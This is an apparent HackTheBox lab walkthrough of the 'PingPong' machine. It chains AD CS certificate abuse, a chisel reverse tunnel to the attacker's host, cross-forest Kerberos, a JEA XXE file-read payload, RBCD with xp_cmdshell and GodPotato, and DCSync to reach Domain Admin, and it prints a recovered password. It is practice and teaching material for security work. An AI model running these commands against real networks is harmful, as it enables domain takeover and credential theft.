
HackTheBox — PingPong (Insane)
PingPong is a masterclass in multi-domain Active Directory exploitation: two forests connected by a bidirectional trust, a Hyper-V guest network that’s unreachable from the VPN, and a privilege escalation chain that weaves through AD CS abuse, cross-realm Kerberos ticket wrangling, a JEA endpoint bypass, and RBCD before finally landing Domain Admin. If you enjoy boxes where every step demands you understand why the protocol works, not just which tool to run, this one is for you.
Prerequisites: This walkthrough assumes familiarity with Active Directory Certificate Services attacks (ESC1/ESC4/ESC13), cross-realm Kerberos ticket acquisition and ccache management, Group Managed Service Accounts (gMSA), and PowerShell JEA (Just Enough Administration) internals. If you’re new to AD CS exploitation, work through an ESC1 box first — the certificate abuse concepts here build on those foundations significantly.
Overview
The box drops us into an assumed-breach scenario with valid low-privilege credentials for c.roberts in ping.htb. The network hides a second forest (pong.htb) behind a Hyper-V internal switch that’s invisible from the VPN. The full path runs: ESC13 cert abuse for an initial WinRM foothold → chisel pivot into the 192.168.2.0/24 Hyper-V network → cross-realm Kerberos to pong.htb → group scope manipulation to read a gMSA password → JEA XXE file-read to recover credentials → RBCD + GodPotato on DC2 → DCSync for R.Martinelli → ESC4→ESC1 chain on the ping CA → PKINIT as Administrator → root flag.
Reconnaissance
I kicked off a full port scan via autoscan. The service fingerprints tell a clear story before we’ve done anything else.

A few things jump out immediately. Port 2179 is vmrdp — the Hyper-V Virtual Machine Connection protocol. That’s a strong signal that this machine is a Hyper-V host with guest VMs running on an internal switch. Those VMs almost certainly won’t be directly reachable from our VPN tunnel.
The TLS certificate SAN on port 636 gives us the domain (ping.htb) and hostname (DC1). There’s also a ~60-minute clock skew, which will break Kerberos authentication unless we sync first:
sudo rdate -n <TARGET>
Add the host to /etc/hosts and set up a minimal Kerberos config pointing at DC1:
/etc/hosts:
<TARGET>  ping.htb dc1.ping.htb DC1

/tmp/krb5.conf:
[libdefaults]
  default_realm = PING.HTB
  dns_lookup_kdc = false
[realms]
  PING.HTB = { kdc = dc1.ping.htb:88 }
  PONG.HTB = { kdc = dc2.pong.htb:88 }
[domain_realm]
  .ping.htb = PING.HTB
  .pong.htb = PONG.HTB
One critical detail before touching any Kerberos tool: NTLM is disabled domain-wide. Every authentication attempt must use Kerberos. Set KRB5_CONFIG=/tmp/krb5.conf in your shell environment and keep KRB5CCNAME pointing at the right ccache file throughout.
Foothold
AD Enumeration with Starting Credentials
With c.roberts / AssumedBreach123 in hand, I queried LDAP over port 636 (signing is mandatory on plain LDAP, so we use LDAPS here). A few findings stand out:
Forest trust to pong.htb: A bidirectional uplevel forest trust exists. The pong.htb domain sits at 192.168.2.2 (dc2.pong.htb), with a CA at 192.168.2.1 — both behind the Hyper-V internal switch and unreachable from the VPN.
Cross-domain gMSA: An account gMSA$ (gmsa.ping.htb) exists in ping.htb. The msDS-GroupMSAMembership ACL grants read access to exactly one SID: S-1-5-21-2410575906-3092493790-2123333151-1104 — a pong.htb principal at RID 1104. Whoever that is in pong.htb, they can read this gMSA’s password.
ESC13 template: A certificate template called TemporaryWinRM is published on ping-DC1-CA, enrollable by Domain Users, and tied to an issuance policy linked to the group TempWinRMAccess. This is ESC13 — enrolling in this template and authenticating with the resulting certificate will cause the KDC to include TempWinRMAccess group membership in our PAC, granting WinRM access without us actually being in that group.
Exploiting ESC13 for WinRM Access
First, request the certificate using c.roberts’s existing Kerberos ticket:
certipy-ad req -k -no-pass -dc-ip <TARGET> -target dc1.ping.htb \
   -ca ping-DC1-CA -template TemporaryWinRM -upn [email protected]
Then authenticate with PKINIT to get a TGT (and conveniently recover the NT hash too):
certipy-ad auth -pfx c.roberts.pfx -dc-ip <TARGET> \
   -domain ping.htb -username c.roberts
The resulting ccache now contains a TGT whose PAC includes TempWinRMAccess membership. Evil-WinRM picks it up cleanly:
KRB5CCNAME=/tmp/c.roberts.ccache evil-winrm -i dc1.ping.htb -r ping.htb
We’re on DC1 as ping\c.roberts. A quick look around confirms the Hyper-V angle: C:\Users contains a Pong_gMSA$ profile, confirming this gMSA is actually used to run something on DC1 (the description will later confirm it’s a JEA endpoint). There’s also an IIS app at C:\inetpub\DeviceHealthAttestation, but that turns out to be a dead end.
Privilege Escalation
Building the Internal Network Pivot
Before we can do anything with pong.htb, we need to reach 192.168.2.0/24. DC1 can talk to DC2 directly (Test-NetConnection from DC1 confirms ports 88, 389, and 445 on 192.168.2.2 are open), but we need that traffic tunnelled back to our attack box.
I hit a frustrating snag here: chisel was silently broken. My Kali package manager had installed version 1.11.4, but the Windows binary I was using was 1.10.1. Version-mismatched chisel clients and servers accept the connection but then silently fail on reverse port-forward and SOCKS negotiation — no error, just dead tunnels. Always ensure your client and server binaries match.
After downloading a matching chisel_1.11.4_windows_amd64 binary from GitHub releases:
# Kali: start the server
/usr/bin/chisel server -p 8888 --reverse

# On DC1: start the client (run from an evil-winrm session kept in tmux)
Start-Process C:/Users/C.Roberts/Documents/chisel.exe \
  -ArgumentList "client http://<VPN_IP>:8888 R:1080:socks" -WindowStyle Hidden
SOCKS proxy at 127.0.0.1:1080 now routes to both DC1 and the 192.168.2.0/24 Hyper-V segment.
Cross-Realm Kerberos: The Three-Step Dance
impacket-getST doesn’t automatically follow Kerberos referrals across forest trusts. You have to do it manually in three steps:
- Get a TGT for
[email protected]from the ping KDC - Use that TGT to request a referral TGT for
krbtgt/PONG.HTB— still from the ping KDC, which hands us an inter-realm ticket - Use the referral TGT to request a service ticket for
ldap/dc2.pong.htbfrom the pong KDC (over SOCKS)
# Step 1: TGT in ping.htb (or reuse the one from certipy)
impacket-getTGT 'ping.htb/c.roberts:AssumedBreach123' -dc-ip <TARGET>
mv c.roberts.ccache /tmp/c.roberts.ccache

# Step 2: Referral TGT (krbtgt/PONG.HTB issued by PING KDC)
KRB5CCNAME=/tmp/c.roberts.ccache impacket-getST -k -no-pass \
   -dc-ip <TARGET> -spn 'krbtgt/PONG.HTB' 'ping.htb/c.roberts'
mv 'c.roberts@[email protected]' /tmp/pong_referral.ccache

# Step 3: Service ticket from PONG KDC via SOCKS
KRB5CCNAME=/tmp/pong_referral.ccache proxychains4 -q impacket-getST -k -no-pass \
   -dc-ip 192.168.2.2 -spn 'ldap/dc2.pong.htb' 'pong.htb/[email protected]'
mv '[email protected]@[email protected]' /tmp/pong_ldap.ccache
Then merge all three ccaches so GSSAPI tools can find everything they need:
# /tmp/merge_ccache.py — uses impacket's CCache loader
from impacket.krb5.ccache import CCache
import sys

output = CCache()
for fname in sys.argv[2:]:
    cc = CCache.loadFile(fname)
    for cred in cc.credentials:
        output.credentials.append(cred)
output.saveFile(sys.argv[1])
python3 /tmp/merge_ccache.py /tmp/all.ccache \
   /tmp/c.roberts.ccache /tmp/pong_referral.ccache /tmp/pong_ldap.ccache
Why bloodyAD for Pong LDAP?
Plain LDAP over SOCKS returns strongerAuthRequired. LDAPS over SOCKS dies with a TLS RST mid-handshake (pong’s LDAPS appears broken or restricted even from DC1). The solution is bloodyAD, which uses the msldap library’s GSSAPI sign+seal over plain LDAP — this satisfies the signing requirement without needing TLS:
KRB5CCNAME=/tmp/all.ccache KRB5_CONFIG=/tmp/krb5.conf \
  proxychains4 -q bloodyAD -d pong.htb -u c.roberts -k --host dc2.pong.htb \
     get search --filter '(objectClass=user)' --attr sAMAccountName,memberOf
This becomes our primary tool for all pong-side LDAP modifications going forward.
RID Resolution and the Attack Map
Enumerating pong.htb fills in the trust picture:
- RID 1104:
gMSA Managersgroup — whoever is in this group can read thePong_gMSA$password - RID 1123:
Pong_gMSA$— the cross-domain gMSA, whose profile lives on DC1, described as “JEA Enabled gMSA on DC1” - RID 1124:
R.Martinelli— a pong user who is a ForeignSecurityPrincipal in ping’sCA Managersgroup, giving them write access to cert templates onping-DC1-CA
Also of note: gMSA Managers is owned by PING\IT. Since c.roberts is in IT, we have implicit ownership over this group in the foreign domain. Two paths forward emerge:
- Get into
gMSA Managers→ readPong_gMSA$password → abuse the JEA endpoint on DC1 - Compromise
R.Martinelli→ leverage CA Manager rights → ESC7/ESC4 → DA on ping
The intended path combines both.
Phase 3: The Group Scope Flip (Foreign SID Trick)
This is one of the most elegant AD mechanics in the box. You cannot add a foreign-forest SID as a member of a Global security group — Active Directory will reject it with unwillingToPerform. But Domain Local groups can contain foreign SIDs.
The trick: convert gMSA Managers from Global → Domain Local first.
You can’t jump directly from Global to Domain Local (AD requires an intermediate stop at Universal). The groupType attribute values are:
-2147483646=0x80000002= Global + Security-2147483640=0x80000008= Universal + Security-2147483644=0x80000004= Domain Local + Security
# Step 1: Global → Universal
proxychains4 -q bloodyAD -k -d pong.htb -u c.roberts --host dc2.pong.htb \
  set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' groupType -v -2147483640

# Step 2: Universal → Domain Local
proxychains4 -q bloodyAD -k -d pong.htb -u c.roberts --host dc2.pong.htb \
  set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' groupType -v -2147483644

# Now add c.roberts (foreign SID from ping.htb) as a member
proxychains4 -q bloodyAD -k -d pong.htb -u c.roberts --host dc2.pong.htb \
  add groupMember 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
  'S-1-5-21-750635624-2058721901-1932338391-2617'
With c.roberts now in gMSA Managers, we can read Pong_gMSA$’s managed password. Important: get a fresh TGT first — the old TGT’s PAC doesn’t include the new group SID, so the KDC won’t grant access based on stale ticket data.
proxychains4 -q nxc ldap dc2.pong.htb -d ping.htb -u c.roberts -k --use-kcache --gmsa
Parse the returned blob to extract the NT hash and AES256 key. RC4 is disabled domain-wide, so only AES256 is usable for Kerberos.
Phase 4: JEA XXE — Reading the User Flag Path
With Pong_gMSA$’s AES256 key, build the cross-realm chain back to ping.htb (gMSA TGT → referral → HTTP/dc1.ping.htb service ticket). The JEA endpoint is registered under the configuration name restricted on DC1’s WinRM service.
restricted is a RestrictedRemoteServer with ConstrainedLanguage mode. Only eight cmdlets are visible. No FileSystem provider. [System.IO.File], New-Object, Get-Content — all blocked. I tried a dozen bypasses before landing on the one that works.
[System.Xml.XmlDocument]::new() is permitted in ConstrainedLanguage. And the default XmlResolver in .NET still resolves file:// URIs in SYSTEM entity declarations. That’s an XXE arbitrary file read:
$xml = @'
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY exfil SYSTEM "file:///C:/target/file.txt">]>
<root>&exfil;</root>
'@
$x = [System.Xml.XmlDocument]::new()
$x.LoadXml($xml)
$x.DocumentElement.InnerText
Calling this from Python via pypsrp against the restricted configuration:
from pypsrp.powershell import PowerShell, RunspacePool
from pypsrp.wsman import WSMan

script = """$xml = @'
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY exfil SYSTEM "file:///C:/Users/Pong_gMSA$/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt">]>
<root>&exfil;</root>
'@
$x = [System.Xml.XmlDocument]::new()
$x.LoadXml($xml)
$x.DocumentElement.InnerText"""

wsman = WSMan('dc1.ping.htb', auth='kerberos', cert_validation=False, ssl=False, port=5985)
with wsman, RunspacePool(wsman, configuration_name='restricted') as pool:
    ps = PowerShell(pool)
    ps.add_script(script)
    print('\n'.join(str(o) for o in ps.invoke()))
The PSReadLine history file for Pong_gMSA$ contains a PowerShell credential construction that was never cleared:

c.carlssen / A()DUJ!@414. WinRM into DC2 as c.carlssen delivers the user flag.
Phase 5: RBCD to MSSQL and Local Admin on DC2
c.carlssen has GenericWrite on svc_sql. MachineAccountQuota is 0, so we can’t add a fresh machine account — but we already control Pong_gMSA$, which is a computer-class object we can use as the RBCD source.
# Configure RBCD: Pong_gMSA$ can act on behalf of any user toward svc_sql
proxychains4 -q bloodyAD -k -d pong.htb -u c.carlssen --host dc2.pong.htb \
  add rbcd svc_sql 'Pong_gMSA$'

# S4U2Self + S4U2Proxy: get an MSSQL ticket impersonating c.adam (Database Admins / sysadmin)
KRB5CCNAME=/tmp/pong_gmsa.ccache proxychains4 -q impacket-getST \
  -spn mssqlsvc/dc2.pong.htb -impersonate c.adam -k -no-pass 'pong.htb/Pong_gMSA$'
Connect to MSSQL as c.adam, enable xp_cmdshell, and spawn a shell running as pong\svc_sql. That account has SeImpersonatePrivilege, so drop GodPotato to a world-readable path (Everyone:RX) so svc_sql can execute it, escalate to SYSTEM, and add c.carlssen to local Administrators:
# From MSSQL shell
xp_cmdshell "C:\Windows\Temp\GodPotato.exe -cmd 'net localgroup Administrators pong\c.carlssen /add'"
Phase 6: DCSync pong → R.Martinelli
With local admin on DC2 via c.carlssen:
proxychains4 -q impacket-secretsdump 'pong.htb/[email protected]' \
  -k -no-pass -dc-ip 192.168.2.2 -just-dc-user R.Martinelli
R.Martinelli is a pong.htb user, but their SID is a ForeignSecurityPrincipal in ping.htb’s CA Managers group — meaning they have WriteDACL over certificate templates on the ping CA.
Phase 7: ESC4 → ESC1 → Domain Admin on ping
CA Managers can modify ACLs on certificate templates. The SmartcardAuthentication template (template 34) on ping-DC1-CA is our target. We’ll modify it to make it ESC1-vulnerable (allow Subject Alternative Name in requests), then enroll for a certificate claiming to be [email protected].
First, build the cross-realm Kerberos chain for R.Martinelli (TGT against pong KDC using AES256, then referral → service tickets for DC1). Then use bloodyAD to flip the template attributes — certipy’s template subcommand can’t follow cross-realm referrals, so we write the attributes directly:
# Flip msPKI-Certificate-Name-Flag to 1 (enables CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT)
KRB5CCNAME=/tmp/martinelli_full.ccache proxychains4 -q bloodyAD -k -d ping.htb \
  -u r.martinelli --host dc1.ping.htb \
  set object 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
  msPKI-Certificate-Name-Flag -v 1

# Clear msPKI-Enrollment-Flag (removes manager approval, issuance requirements)
proxychains4 -q bloodyAD -k -d ping.htb -u r.martinelli --host dc1.ping.htb \
  set object 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
  msPKI-Enrollment-Flag -v 0

# Grant c.roberts GenericAll on the template so they can enroll
proxychains4 -q bloodyAD -k -d ping.htb -u r.martinelli --host dc1.ping.htb \
  add genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
  'S-1-5-21-750635624-2058721901-1932338391-2617'
Now request the certificate. Two critical flags here: -dc-host dc1.ping.htb forces certipy to use ncacn_np over SMB (named pipe \pipe\cert) instead of going through the EPMAPPER dynamic endpoint — which would resolve to 192.168.2.1, an address unreachable from outside. And -sid embeds the target user’s Object SID in the certificate, which is mandatory since KB5014754 enforced strong certificate mapping:
KRB5CCNAME=/tmp/c.roberts.ccache certipy-ad req -k -no-pass \
  -dc-ip <TARGET> -dc-host dc1.ping.htb \
  -target dc1.ping.htb -target-ip <TARGET> \
  -ca ping-DC1-CA -template SmartcardAuthentication \
  -upn [email protected] \
  -sid 'S-1-5-21-750635624-2058721901-1932338391-500'
Authenticate with PKINIT to get the Administrator TGT:
certipy-ad auth -pfx administrator.pfx -dc-ip <TARGET> \
  -domain ping.htb -username Administrator

KRB5CCNAME=/tmp/administrator.ccache evil-winrm -i dc1.ping.htb -r ping.htb

Root flag captured.
Lessons Learned
Cross-realm Kerberos is a three-step process, not one command. The flow is always: TGT in your realm → inter-realm referral TGT (from your realm’s KDC) → service ticket (from the target realm’s KDC). impacket-getST won’t cross forest trust boundaries automatically. Do each step manually and merge your ccaches before running GSSAPI-aware tools.
bloodyAD is the right tool when LDAP signing is required cross-realm. Its msldap backend implements GSSAPI sign+seal natively, satisfying strongerAuthRequired where ldapsearch, ldap3, and most impacket tools fail. For any cross-forest LDAP modification, reach for bloodyAD first.
Foreign SIDs and group scope rules are non-negotiable. Global groups reject foreign-forest members. Domain Local groups accept them. The path is always Global → Universal → Domain Local (two-step; you can’t skip directly). Know your groupType hex values: -2147483646 = Global+Sec, -2147483640 = Universal+Sec, -2147483644 = DomainLocal+Sec.
Refresh your TGT after every ACL or group membership change. The PAC in an existing TGT is a snapshot of group membership at ticket issuance time. After adding yourself to a group, re-authenticate to get a TGT whose PAC reflects the new membership — otherwise the KDC legitimately denies access.
[System.Xml.XmlDocument]::new() is a reliable JEA file-read primitive. RestrictedRemoteServer blocks New-Object, unloads the FileSystem provider, and restricts most type constructors — but XmlDocument construction is allowed in ConstrainedLanguage. Combined with the default XmlResolver honouring file:// SYSTEM entities, you get an XXE-based arbitrary file read that survives JEA’s lockdown. This is similar to the filesystem access restrictions we worked around in other Windows boxes — always look for what is allowed rather than only cataloguing what’s blocked.
Match your tool binary versions. A version mismatch between chisel client and server produces silent, connectionless-looking failures with no useful error output. Always verify chisel --version on both ends before spending an hour debugging the tunnel.
The -dc-host and -sid flags in certipy are not optional in hardened environments. -dc-host routes cert requests over ncacn_np (SMB named pipe) and bypasses EPMAPPER lookups that may resolve to unreachable internal IPs. -sid embeds the Object SID extension required by KB5014754’s strong certificate mapping enforcement. Without both, certificate-based authentication fails silently or with opaque errors.